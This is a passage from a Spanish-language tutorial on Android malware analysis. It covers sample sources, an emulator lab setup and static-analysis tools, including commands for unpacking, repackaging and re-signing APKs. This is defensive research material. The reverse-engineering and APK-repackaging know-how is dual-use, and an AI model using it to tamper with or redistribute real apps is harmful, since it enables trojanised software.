


# Análisis de Malware en Android

Teoría y práctica

17/01/2019

Aitor Echavarri Pérez





# ÍNDICE

<b>1. INTRODUCCIÓN.....</b>	<b>1</b>
<b>1.1 VISIÓN GENERAL.....</b>	<b>1</b>
<b>1.2 OBJETIVOS.....</b>	<b>2</b>
<b>2. RECOLECCIÓN DE MUESTRAS .....</b>	<b>3</b>
<b>2.1 KODOUS.....</b>	<b>3</b>
2.1.1. BÚSQUEDAS .....	4
2.1.2 ANÁLISIS EN LÍNEA .....	5
2.1.3 CREACIÓN DE REGLAS YARA .....	5
<b>2.2 GOOGLE PLAY.....</b>	<b>6</b>
2.2.1 USO DE SERVICIOS ONLINE.....	6
2.2.2 EXTRAER APK DESDE EL TELÉFONO .....	6
<b>3. LABORATORIO DE ANÁLISIS.....</b>	<b>8</b>
<b>3.1 EMULADOR ANDROID .....</b>	<b>8</b>
3.1.1 CREACIÓN DEL EMULADOR .....	8
3.1.2 COMUNICACIÓN CON EL EMULADOR .....	9
3.1.3 ATAJOS DE TECLADO.....	9
<b>3.2 HERRAMIENTAS DE ANÁLISIS.....</b>	<b>10</b>
3.2.1 ANÁLISIS ESTÁTICO .....	10
3.2.2 ANÁLISIS DINÁMICO .....	17
3.2.3 ATAJOS DE TECLADO.....	26
<b>4. ANÁLISIS DE MUESTRAS .....</b>	<b>28</b>
<b>MUESTRA 1: MAZAIN .....</b>	<b>28</b>
ANÁLISIS ESTÁTICO .....	29
ANÁLISIS DINÁMICO .....	40
RESULTADOS .....	50
<b>MUESTRA 2: ANUBIS .....</b>	<b>54</b>
ANÁLISIS ESTÁTICO Y DINÁMICO.....	55
RESULTADOS .....	66
<b>5. TIPOS DE MALWARE .....</b>	<b>73</b>

<b><u>6. RECOMENDACIONES DE SEGURIDAD .....</u></b>	<b><u>76</u></b>
<b><u>7. REFERENCIAS BIBLIOGRÁFICAS.....</u></b>	<b><u>78</u></b>

# ÍNDICE DE ILUSTRACIONES

<i>Ilustración 1: Gráfica de G DATA Security.</i>	1
<i>Ilustración 2: Características del emulador</i>	8
<i>Ilustración 3: Configuración Burp.</i>	19
<i>Ilustración 4: Configuración emulador.</i>	19
<i>Ilustración 5: Instalación de certificado.</i>	20
<i>Ilustración 6: Configurar emulador para depurar.</i>	25
<i>Ilustración 7: Diagrama de análisis estático.</i>	30
<i>Ilustración 8: Código Java obtenido con Jadx.</i>	36
<i>Ilustración 9: Solicitud de permisos de administración.</i>	41
<i>Ilustración 10: Primeras conexiones Wireshark.</i>	42
<i>Ilustración 11: Petición POST a tuk_tuk.php en Wireshark.</i>	42
<i>Ilustración 12: Petición POST a set_data.php en Wireshark.</i>	43
<i>Ilustración 13: Primeras conexiones Burp.</i>	43
<i>Ilustración 14: Petición POST a tuk_tuk.php en Burp.</i>	43
<i>Ilustración 15: Respuesta de tuk_tuk.php en Burp.</i>	43
<i>Ilustración 16: Petición POST a set_data.php en Burp.</i>	44
<i>Ilustración 17: Respuesta de set_data.php en Burp.</i>	44
<i>Ilustración 18: Credenciales bancarias robadas.</i>	46
<i>Ilustración 19: Todas las conexiones en Wireshark.</i>	46
<i>Ilustración 20: Petición de la plantilla de phishing en Wireshark.</i>	47
<i>Ilustración 21: Envío de credenciales bancarias robadas en Wireshark.</i>	47
<i>Ilustración 22: Todas las conexiones en Burp.</i>	48
<i>Ilustración 23: Petición de plantilla de phishing en Burp.</i>	48
<i>Ilustración 24: Envío de credenciales bancarias robadas en Burp.</i>	49
<i>Ilustración 25: Programa de análisis de PCAP.</i>	50
<i>Ilustración 26: Panel de control del malware.</i>	52
<i>Ilustración 27: Servidor que aloja el malware.</i>	53
<i>Ilustración 28: Editor hexadecimal Radare2.</i>	56
<i>Ilustración 29: Plantilla HTML para ransomware.</i>	60
<i>Ilustración 30: Panel de control en Twitter.</i>	65

# 1. INTRODUCCIÓN

## 1.1 Visión general

En los últimos años, se ha experimentado un crecimiento explosivo en la venta e integración de teléfonos inteligentes en la vida cotidiana. A día de hoy, casi todos los aspectos de nuestra vida pueden ser controlados de alguna manera con una aplicación móvil, lo que hace que estos sistemas tengan acceso a cantidades cada vez mayores de información sensible.

Este crecimiento ha ido acompañado por un aumento exponencial en el número de aplicaciones disponibles en Google Play, el cual se ha visto salpicado por la intrusión del malware a lo largo de este tiempo. La tienda de aplicaciones de Android se ha ido convirtiendo en una plataforma de alcance mundial para que los desarrolladores den a conocer sus creaciones, pero también para la distribución de campañas de malware, las cuales han encontrado la forma de evadir los sistemas de protección de Google en numerosas ocasiones.

La popularidad y adopción de teléfonos inteligentes ha estimulado enormemente la propagación de malware para dispositivos móviles, especialmente en una plataforma tan popular como Android.




Ilustración 1: Gráfica de G DATA Security.

A la luz de su rápido crecimiento, existe una necesidad apremiante de desarrollar soluciones efectivas. Sin embargo, nuestra capacidad de defensa está limitada en gran medida por la comprensión limitada de estos nuevos malware para dispositivos móviles y la falta de acceso oportuno a muestras relacionadas.

## 1.2 Objetivos

El presente documento se centrará en el estudio del malware en Android desde un enfoque teórico-práctico, proporcionando una metodología con las herramientas necesarias para la identificación, análisis y comprensión de las muestras de malware.

En primer lugar, se presentarán los diferentes mecanismos de recolección de muestras de malware, profundizando en aquellos que se consideran más relevantes para la realización del análisis.

Posteriormente, se detallarán las pautas necesarias para el despliegue de un laboratorio de análisis de muestras, junto a herramientas de gran utilidad para llevar a cabo dicha función.

Tras haber finalizado los dos puntos anteriores, se mostrará la metodología a seguir durante el análisis de aplicaciones fraudulentas, utilizando para ello dos muestras del malware conocido como Bankbot.

Terminado el análisis, se realizará una introducción a los tipos de malware existentes en la plataforma Android.

Finalmente, se presentarán una serie de medidas de seguridad o recomendaciones para evitar ser víctima de las aplicaciones fraudulentas detalladas en el presente informe.

## 2. RECOLECCIÓN DE MUESTRAS

El acceso oportuno a las nuevas muestras resulta una fase fundamental en el análisis de malware. Si bien existen diversas plataformas de recolección de muestras, este documento hará mayor hincapié en aquellas que sean gratuitas y accesibles para cualquier persona interesada en el análisis de malware. Por tanto, se procederá a mencionar algunas de ellas sin entrar en profundidad:

Nombre	Accesibilidad	Enlace
<b>Koodous</b>	Acceso libre a millones de muestras con posibilidad de realizar 50 descargas diarias de forma gratuita.	<a href="https://koodous.com/">https://koodous.com/</a>
<b>Hybrid Analysis</b>	Requiere de una previa validación de la cuenta por parte de la plataforma para poder descargar muestras.	<a href="https://www.hybrid-analysis.com/">https://www.hybrid-analysis.com/</a>
<b>Contagio Mobile</b>	Descarga libre de muestras desde un repositorio limitado.	<a href="https://contagiomindump.blogspot.com/">https://contagiomindump.blogspot.com/</a>
<b>AndroMalShare</b>	Descarga libre de muestras desde un repositorio limitado.	<a href="http://sanddroid.xjtu.edu.cn:8080/">http://sanddroid.xjtu.edu.cn:8080/</a>
<b>VirusShare</b>	Acceso restringido por invitación.	<a href="https://virusshare.com/">https://virusshare.com/</a>
<b>VirusBay</b>	Acceso restringido por invitación.	<a href="https://beta.virusbay.io/">https://beta.virusbay.io/</a>

Una vez que se han presentado las plataformas más relevantes para la recolección de muestras de malware en Android, se realizará una mención especial a la primera de ellas, debido a su alta popularidad y a su libre acceso a las muestras.

### 2.1 Koodous

Se trata de una plataforma colaborativa que proporciona inteligencia sobre malware en Android. Combina el poder de las herramientas de análisis en línea con las interacciones sociales entre los analistas, además de contener un amplio repositorio de muestras en constante actualización.

La versión básica de su API permite consultar muestras y realizar 50 descargas y peticiones de análisis de forma diaria. Se dispone de más información acerca de la misma en la página web de la plataforma.



A continuación se explicarán tres puntos fundamentales para el uso de la plataforma:

### 2.1.1. Búsquedas:

Dispone de un interesante sistema de búsqueda de aplicaciones entre las millones de muestras disponibles en su repositorio:

- **Búsquedas simples:**

Descripción	Ejemplo
Nombre de la aplicación	Koodous Antivirus
Desarrollador	Koodous Mobile
Nombre del paquete	com.koodous.android
Hash (md5, sha1, sha256)	f21caf8c273d69e5683fc42do76d6787da6fb2688e2ccb64b3dabf5b62b2c8a4

- **Búsquedas avanzadas o por filtros:**

Descripción	Filtro	Ejemplo
Puntuación de la aplicación. A menor puntuación más probabilidad de que sea fraudulenta.	rating:	rating:>=-1
Desarrollador de la aplicación.	developer: (o company:)	developer:"Koodous Mobile."
Nombre del paquete de la aplicación.	package_name:	package_name:com.koodous.android
Nombre de la aplicación.	appname: (o app:)	appname:Koodous Antivirus
Tamaño de la aplicación en bytes.	size:	size:>1000000. size:[700000 TO 1000000]
Notas añadidas a las muestras por parte de la comunidad. La primera indica que la aplicación proviene de Google Play, mientras que la segunda indica la familia de malware a la que pertenece.	tags: (o tag:)	tags:googleplay tags:banker
Fecha en la que la muestra fue subida a la plataforma.	date: (o created_on:)	date:<2015-06-16 date:[2015-06-16 TO 2015-16-17]
Certificado usado para firmar la aplicación. Sirve para comparar si dicha aplicación corresponde con la original.	certificate: (o cert:)	cert:40F3166BB567D3144BCA7DA466BB948B782270EA

Descripción	Filtro	Ejemplo
Aplicaciones que se encuentran instaladas o fueron instaladas en algún dispositivo.	installed: (o on_devices:)	installed:true/false
Aplicaciones que fueron detectadas como maliciosas por la comunidad.	detected:	detected:true/false
Urls que se encuentran en la aplicación.	url: (o urls:)	url:https://koodous.com
Conexiones a hosts realizadas por la aplicación.	network.hosts:	network.hosts:8.8.8.8
Conexiones http a urls realizadas por la aplicación.	network.http:	network.http:"com.8o"
Resoluciones de DNS realizadas desde la aplicación.	network.dns:	network.dns:"google.com"
Conexiones a dominios realizadas por la aplicación.	network.domains:	network.domains:"google.com"

### 2.1.2 Análisis en línea:

Dispone de un sistema de análisis de muestras en línea que puede ser usada bajo las limitaciones de la versión básica de la API, además de contar con la votación y comentarios de la comunidad.

El análisis proporciona información en profundidad de las aplicaciones de forma automática, tanto estático a nivel de código como dinámico a nivel de ejecución en sandboxes. Para ello Koodous hace uso de herramientas de análisis, como Androguard, Droidbox, Cuckoo, etc , facilitando dichos informes a la comunidad técnica.

### 2.1.3 Creación de reglas Yara:

Yara es una herramienta diseñada para ayudar a los investigadores de malware a identificar muestras del mismo. Los usuarios de la comunidad pueden crear sus propias firmas para la detección de familias de malware, adware, ransomware, downloaders, exploits, smsfraud, etc

Las nuevas muestras que se introducen en la plataforma son analizadas y enfrentadas a todas las firmas Yara creadas por los analistas. Las reglas Yara creadas por los usuarios pueden ser públicas o privadas.

Cabe destacar que Koodous dispone de una aplicación de Antivirus gratuita para Android, basada en la inteligencia proporcionada por dicha plataforma colaborativa.

## 2.2 Google Play

Se considera preciso incluir la tienda oficial de aplicaciones de Android entre las plataformas de recolección de muestras. Su alcance mundial ha propiciado que dicho lugar sea uno de los vectores de distribución más atractivos para las campañas de malware. que a través de diferentes técnicas han logrado evadir los sistemas de protección de Google en numerosas ocasiones. Es por ello que no es casualidad que gran parte de las nuevas muestras de malware en la actualidad se encuentren en este portal, al menos hasta ser eliminadas por parte del sistema de seguridad de Google.

A la hora de analizar una aplicación de Google Play, nos encontramos con un problema y es que a pesar de tener instalada la aplicación en el teléfono, no se dispone de la apk a analizar. Sin embargo, este problema puede ser solventado aplicando cualquiera de las técnicas presentadas a continuación:

### 2.2.1 Uso de servicios online:

Existen diversos servicios online que facilitan la obtención de apks alojadas en los repositorios de Google Play. Sin entrar en detalles, se procederá a mencionar algunos de ellos:

Nombre	Descripción	Enlace
<b>Evozi Downloader</b>	Búsqueda de apks filtrando por nombre de paquete o dirección de Google Play.	<a href="https://apps.evozi.com/apk-downloader/">https://apps.evozi.com/apk-downloader/</a>
<b>Apk-DL</b>	Búsqueda de apks filtrando por nombre de paquete o dirección de Google Play.	<a href="https://apk-dl.com/">https://apk-dl.com/</a>
<b>Apk Leecher</b>	Búsqueda de apks filtrando por nombre de la aplicación o nombre del paquete.	<a href="http://apkleecher.com/">http://apkleecher.com/</a>

Es recomendable verificar que el certificado de la aplicación descargada corresponde con el de la aplicación previamente instalada en el teléfono. De esta forma, se comprobará que se ha instalado la aplicación correcta y no una modificada y posteriormente empaquetada. Se dispone de mayor información acerca de la extracción de certificados en el siguiente capítulo.

### 2.2.2 Extraer apk desde el teléfono:

Se establecerá una conexión con el dispositivo utilizando Android Debug Bridge (ADB) y de esta forma extraer la aplicación. No se profundizará más en este apartado debido a que se dispone de mayor información acerca de la herramienta en el siguiente capítulo.

Se realiza un listado de los paquetes instalados en el teléfono:

```
$ adb shell pm list packages
```

Una vez localizado, se obtiene la ruta del paquete a analizar:

```
$ adb shell pm path com.koodous.android
```

Una vez localizada la apk en el teléfono, se extrae desde el teléfono:

```
$ adb pull ruta/aplicacion.apk
```

### 3. LABORATORIO DE ANÁLISIS.

En este capítulo se detallarán las pautas necesarias para el despliegue de un laboratorio de análisis de muestras, junto a herramientas de gran utilidad para llevar a cabo dicha función de forma efectiva.

El despliegue del laboratorio se hará bajo el sistema operativo Ubuntu 18.04, aquellos usuarios que dispongan de otras distribuciones de Linux no deberían tener problemas a la hora de seguir el presente capítulo.

#### 3.1 Emulador Android

##### 3.1.1 Creación del emulador

El primera paso será crear un entorno controlado donde se ejecutarán las muestras maliciosas. Para llevar a cabo esta función se ha optado por el uso de **Android Studio** como forma más eficiente de realizar la tarea propuesta. En concreto, se utilizará la versión 3.2 por disponer de la funcionalidad para realizar instantáneas del emulador, facilitando enormemente la tarea a la hora de ejecutar las diferentes muestras de malware.

Dicho esto, se procederá a la instalación de Android Studio y SDK Tools desde su web oficial o desde la tienda de software de Ubuntu. No se ahondará en este proceso debido a que no se considera relevante para el tema en cuestión.

La creación del emulador se realizará desde la pestaña *Tools – AVD Manager – Create Virtual Device* de Android Studio, aunque este proceso puede variar dependiendo de la versión del programa utilizada.

La versión de Android utilizada en el emulador dependerá de la muestra a analizar, es por ello que no será de extrañar que se haga uso de múltiples emuladores con diferentes especificaciones durante el proceso de análisis de malware.

El análisis de las muestras se realizará desde un emulador con las siguientes características:

Name	Resolution	API	Target	CPU/ABI
malware2	480 × 800: hdpi	23	Android 6.0 (Google APIs)	x86

Ilustración 2: Características del emulador

La razón por la que se ha optado por un emulador con arquitectura x86 es por la mejora de rendimiento de emulación respecto a uno con arquitectura ARM, a pesar de que esta segunda es la más extendida en los dispositivos móviles. La versión de Android utilizada está influenciada por el comportamiento de la muestra a analizar ya que, en el caso de la primera muestra, algunas de sus funcionalidades solo se manifiestan en dispositivos con una versión 6.0 o inferior.

Con el emulador completado, se procederá a realizar una instantánea para restaurar el estado previo del teléfono tras ejecutar una muestra de malware. Para ello, se pulsará en los tres puntos ubicados en la parte inferior de la barra de opciones y navegando al apartado “Snapshots” se marcará la opción de “Take snapshot”.

### 3.1.2 Comunicación con el emulador

Para establecer la conexión con el emulador se hará uso de Android Debug Bridge (ADB). Es una herramienta de línea de comandos que permite la comunicación con el emulador. Viene incluida en la paquete SDK Platform-Tools en la ruta /Android/Sdk/platform-tools.

Permite enviar comandos al dispositivo Android de forma que realice acciones en consecuencia. A continuación se enumerarán algunos comandos interesantes.

```
$ cd /Android/Sdk/platform-tools/
```

Listar dispositivos disponibles:

```
$ adb devices
```

Acceso al terminal del dispositivo:

```
$ adb shell
```

Copiar ficheros del ordenador en el dispositivo:

```
$ adb push fichero /sdcard/carpeta
```

Copiar ficheros del dispositivo en el ordenador:

```
$ adb pull /sdcard/fichero carpeta
```

Instalar aplicaciones:

```
$ adb install nombrepaquete
```

Desinstalar aplicaciones:

```
$ adb uninstall nombrepaquete
```

Para el uso de esta herramienta es necesario tener habilitado “Developers options” y “USB debugging” en la configuración del sistema del dispositivo. No se entrará en detalle debido a que los emuladores vienen con ambas opciones habilitadas por defecto.

### 3.1.3 Atajos de teclado

Llegados hasta este punto, se establecerán una serie de atajos de teclado que faciliten la ejecución de Android Studio, del emulador y de Android Debug Bridge.

Se abrirá el fichero de configuración de la terminal:

```
$ nano ~/.bashrc
```

Se añadirán los siguiente comandos al final del fichero:

```
1. alias astudio=~/.Android/android-studio/bin/studio.sh
2. alias emulador='( cd ~/.Android/Sdk/emulator/ && ./emulator @malware2 -writable-
  system )'
3. export PATH=$PATH:~/.Android/Sdk/platform-tools/
```

Los comandos pueden variar dependiendo de la ruta de instalación y el nombre del emulador.

De esta forma los comandos serán ejecutados cada vez que se abra una nueva terminal, permitiendo iniciar los programas desde cualquier ruta mediante el alias establecido:

```
1. emulador
2. astudio
3. adb
```

## 3.2 Herramientas de análisis

Una vez preparado el emulador comenzará la fase de instalación de herramientas. En este trabajo se utilizarán únicamente herramientas gratuitas y accesibles para cualquiera que esté interesado en el análisis de aplicaciones. Aunque se presenten diferentes herramientas no significa que se vaya a hacer uso de todas ellas durante la fase de análisis.

Con el fin de reunir todas las herramientas, se creará un directorio destinado a este objetivo:

```
$ mkdir /tools/
```

También se descargará el repositorio del documento de forma que se disponga de los scripts implementados para la realización del mismo.

```
$ cd /tools/
$ git clone https://github.com/aitortois/Analisis-de-malware-en-Android.git
```

Dicho esto, las herramientas serán agrupadas en dos grupos dependiendo de su funcionalidad:

### 3.2.1 Análisis estático

Este tipo de herramientas se limitan al estudio del código de la aplicación, sin la ejecución de la misma. Sin embargo, la realización de este estudio presenta una problemática, y es que no se dispone del código de la aplicación a analizar. Es por ello que en este apartado se presentarán una serie de herramientas que facilitan dicho objetivo, partiendo una Aplicación Android obtenida durante el capítulo anterior.

Las aplicaciones Android están empaquetadas en formato APK (Android application Package), que son esencialmente ficheros ZIP en formato JAR (Java Archive) de Java.

## UnZip:

Dado que son ficheros ZIP, se comenzará aplicando la herramienta de línea de comandos unzip u otro descompresor sobre el fichero APK.

Ejecución:

```
$ unzip entrada.apk -d salida
```

Tras realizar la descompresión, se obtendrán los siguientes componentes:

- **Fichero AndroidManifest.xml**, es la representación XML binaria del fichero AndroidManifest que describe los permisos, características de uso y componentes de la aplicación. Se profundizará más en el siguiente capítulo.
- **Fichero classes.dex**, contiene el código Java compilado en formato DEX para que la Máquina Virtual Dalvik (DVM) o ART pueda interpretarlo. Este fichero contiene la lógica del programa.
- **Fichero resources.arsc**, contiene recursos pre-compilados.
- **Directorio res**, contiene los recursos no compilados en el fichero resources.arsc de la aplicación, como los ficheros de actividades, imágenes y estilos representados en XML binarios.
- **Directorio assets**, es opcional y por tanto no está incluido en todas las aplicaciones. Contiene recursos extra que podría usar la aplicación.
- **Directorio libs**, en ocasiones las aplicaciones necesitan ejecutar código nativo por diferentes motivos. En esos casos, las librerías .so se encontrarán dentro de esta carpeta, dividida en subcarpetas específicas de la arquitectura de su procesador: ARM, ARM64, x86, x86\_64...
- **Directorio META-INFO**, contiene información acerca de los ficheros y del desarrollador de la aplicación. Usualmente se encuentran los siguientes ficheros:
  - MANIFEST.MF, enumera todos los ficheros incluidos en el APK junto con sus hashes SHA-1 condicionados en base64.
  - CERT.SF, contiene lo mismo que el fichero MANIFEST.MF pero firmado con la clave RSA.
  - CERT.RSA, contiene la firma del fichero CERT.SF y el certificado utilizado para firmar.

Estos últimos ficheros son importantes para garantizar la integridad de una aplicación y la propiedad de la misma. Además puede resultar de utilidad para seguir los pasos de un desarrollador de malware durante una campaña.

Se puede consultar y guardar la información acerca del desarrollador usando el siguiente comando:

```
$ keytool -printcert -file aplicacion/META-INF/CERT.RSA
```



## Apktool:

Es una herramienta de desempaquetado de APKs que permite lo siguiente:

- Decodificar el fichero AndroidManifest en su formato XML original.
- Decodificar el fichero resources.arsc.
- Convertir el fichero classes.dex a un lenguaje intermedio llamado Smali.

Puede ser instalada utilizando la herramienta de instalación por defecto del sistema, aunque es recomendable hacerlo desde su página web oficial para obtener la última versión.

Instalación:

```
$ cd /tools/  
$ wget https://bitbucket.org/iBotPeaches/apktool/downloads/apktool_2.3.4.jar  
$ chmod +x apktool_2.3.4.jar
```

También puede ser usado para desempaquetar un APK, editar su código en formato Smali y volver a empaquetar. Smali no es el lenguaje con el que se trabajará en la mayoría de los casos durante el proceso de análisis de malware ya que no siempre se podrá obtener el código Java a partir de las herramientas propuestas.

Para editar el código Smali se puede hacer uso de los siguientes editores de texto con sus respectivos añadidos:

- Sublime Text y un paquete específico para Smali (<https://github.com/ShaneWilton/sublime-smali>).
- Android Studio y el plugin Smalidea (<https://github.com/JesusFreke/smali/wiki/smalidea>).

Ejecución:

```
$ java -jar apktool_2.3.4.jar d entrada.apk -o salida (desempaquetar)  
$ java -jar apktool_2.3.4.jar b entrada -o salida.apk (empaquetar)
```

Toda aplicación de Android deberá estar firmada con un certificado de desarrollador para poder ser ejecutada en un dispositivo.

Creación de certificado auto firmado:

```
$ keytool -genkeypair -v -keystore miclave.keystore -alias miclave -keyalg RSA -  
keysize 2048 -validity 10000
```

Alineación de APK sin firmar:

```
$ cd Android/Sdk/build-tools/28.0.2/  
$ zipalign -v -p 4 entrada.apk salida.apk
```

Firmar APK con el certificado creado:

```
$ cd Android/Sdk/build-tools/28.0.2/  
$ apksigner sign --ks miclave.keystore --ks-key-alias miclave aplicacion.apk
```

Finalmente, la aplicación estará firmada y lista para ser ejecutada en el dispositivo.

### Dex2jar:

Esta herramienta permite generar un paquete JAR a partir de un fichero classes.dex. Se aplicará directamente sobre el fichero APK.

Instalación:

```
$ cd /tools/  
$ wget https://github.com/pxb1988/dex2jar/files/1867564/dex-tools-2.1-SNAPSHOT.zip  
$ unzip dex-tools-2.1-SNAPSHOT.zip  
$ chmod +x dex-tools-2.1-SNAPSHOT/d2j-dex2jar.sh
```

Ejecución:

```
$ dex-tools-2.1-SNAPSHOT/d2j-dex2jar.sh -f entrada.apk -o salida.jar
```

Este kit de herramientas también permite realizar otras conversiones.

### Enjarify:

Al igual que Dex2jar, esta herramienta permite generar un paquete JAR a partir de un fichero classes.dex. Es una alternativa a la herramienta Dex2Jar cuando esta no consigue realizar su función de forma correcta.

Instalación:

```
$ cd /tools/  
$ git clone https://github.com/google/enjarify.git
```

Ejecución:

```
$ cd /enjarify/  
$ python3 -O -m enjarify.main entrada.apk -o salida.jar
```

### Jd-gui:

Es un decompilador de código Java que presenta una interfaz gráfica en la que permite la carga de paquetes JAR realizando su traducción a Java. Se usa en combinación con la herramienta Dex2jar.

El uso de diferentes herramientas con la misma función es debido a que en ocasiones una herramienta podría no conseguir realizar correctamente la conversión mientras que otras si.

Instalación:

```
$ cd /tools/  
$ wget https://github.com/java-decompiler/jd-gui/releases/download/v1.4.0/jd-gui-1.4.0.jar  
$ chmod +x jd-gui-1.4.0.jar
```

Ejecución:

```
$ java -jar jd-gui-1.4.0.jar
```

En caso de tener problemas ejecutar mediante:

```
$ java --add-opens java.base/jdk.internal.loader=ALL-UNNAMED --add-opens jdk.zipfs/jdk.nio.zipfs=ALL-UNNAMED -jar jd-gui-1.4.0.jar
```

### Jadx:

Es una herramienta alternativa a las mencionadas con anterioridad, ya que realiza la función de todas ellas en un único paso. Partiendo de un APK, permite la decodificación de los recursos empaquetados, permitiendo visualizar los ficheros en Java, el fichero AndroidManifest, el certificado CERT.RSA y los recursos de la aplicación entre otros . Dispone de una interfaz gráfica donde cargar el fichero APK y también permite hacer búsqueda de urls, strings, métodos etc.

Instalación:

```
$ cd /tools/  
$ git clone https://github.com/skylot/jadx.git  
$ cd jadx  
$ ./gradlew dist
```

Ejecución:

```
$ cd jadx/build/jadx/bin/  
$ jadx-gui entrada.apk
```

Existe también un decompilador online que hace uso de esta herramienta:

<http://www.javadecompilers.com/apk>

### Bytecode-Viewer:

Es una herramienta que incorpora otras como Procyon, CFR, Fernflower, Krakatua, Dex2Jar, Enjarify, Jd-gui, etc. Presenta una interfaz gráfica en la que permite la carga de ficheros en

diferentes formatos. Partiendo de un fichero APK, permite obtener directamente los ficheros Java de la aplicación.

Instalación:

```
$ cd /tools/  
$ wget https://github.com/Konloch/bytecode-viewer/releases/download/2.9.11/Bytecode-Viewer-2.9.11.jar  
$ chmod +x Bytecode-Viewer-2.9.11.jar
```

Ejecución:

```
$ java -jar Bytecode-Viewer-2.9.11.jar
```

La herramienta dispone de una gran variedad de opciones, como la posibilidad de mostrar los strings, escanear código malicioso, etc.

### JEB:

Es una herramienta profesional de ingeniería inversa para Android. Además de decompilar aplicaciones también soporta desensamblar librerías nativas y realizar tareas de debugging, técnica que será presentada en la parte de análisis dinámico. Debido a que esta herramienta es de pago, no se profundizará más en ella durante el presente trabajo.

<https://www.pnfsoftware.com/>

### Exiftool:

Herramienta que permite identificar y extraer meta-datos de los ficheros incluidos en el APK a analizar. Puede resultar de ayuda como herramienta complementaria a las anteriores.

Instalación:

```
$ apt-get install exiftool
```

Ejecución:

```
$ exiftool fichero
```

### Librerías nativas:

En ocasiones habrá muestras de malware que hagan uso de librerías nativas dentro de la carpeta lib, de forma que el código Java realice la carga de dicho código nativo. Se encontrarán declaraciones de métodos como el siguiente:

```
1. public native String stringFromJNI();
```

Indica que la implementación de dicho método no se encuentra dentro del fichero dex, si no en el código nativo y se declara y ejecuta a través de Java Native Interface (JNI).

También se encontrarán instrucciones como la siguiente:

```
1. System.loadLibrary("hello-jni");
```

Indicará la librería nativa en la que está implementado el método. El uso de esta técnica aumentará la complejidad del análisis de la muestra, ya que si no se disponen de herramientas con la capacidad de decompilar estas librerías a C/C++ , habrá que analizar su código en lenguaje ensamblador.

El código nativo estará compilado para diferentes arquitecturas: ARM, Intel y MIPS. La aplicación cargará la librería correspondiente a la arquitectura sobre la que se está ejecutando.

#### - **NDK:**

Es una herramienta que permite realizar un volcado del código desensamblado de las librerías nativas.

Instalación:

<https://developer.android.com/ndk/downloads/>

Ejecución:

```
$ arm-linux-androideabi-objdump -d librería_nativa.so (arquitectura ARM)
$ i686-linux-android-objdump -d librería_nativa.so (arquitectura x86)
$ mipsel-linux-android-objdump -d librería_nativa.so (arquitectura MIPS)
```

También se podrá hacer uso de otras herramientas en caso de que se disponga de ellas:

#### - **IDA:**

El desensamblador más popular para código nativo es IDA Hex-Rays. Sin embargo, la herramienta es muy cara.

<https://www.hex-rays.com/products/ida/>

#### - **Hopper:**

Es otra herramienta para realizar ingeniería inversa de código nativo, no es tan completa como IDA pero es más económica.

<https://www.hopperapp.com/>

- **Radare2:**

Es una buena herramienta de ingeniería inversa gratuita que permite el desensamblado de código, depuración, etc.

Instalación:

```
$ git clone https://github.com/radare/radare2
$ cd radare2
$ sudo sys/install.sh
```

Recopilación de información:

```
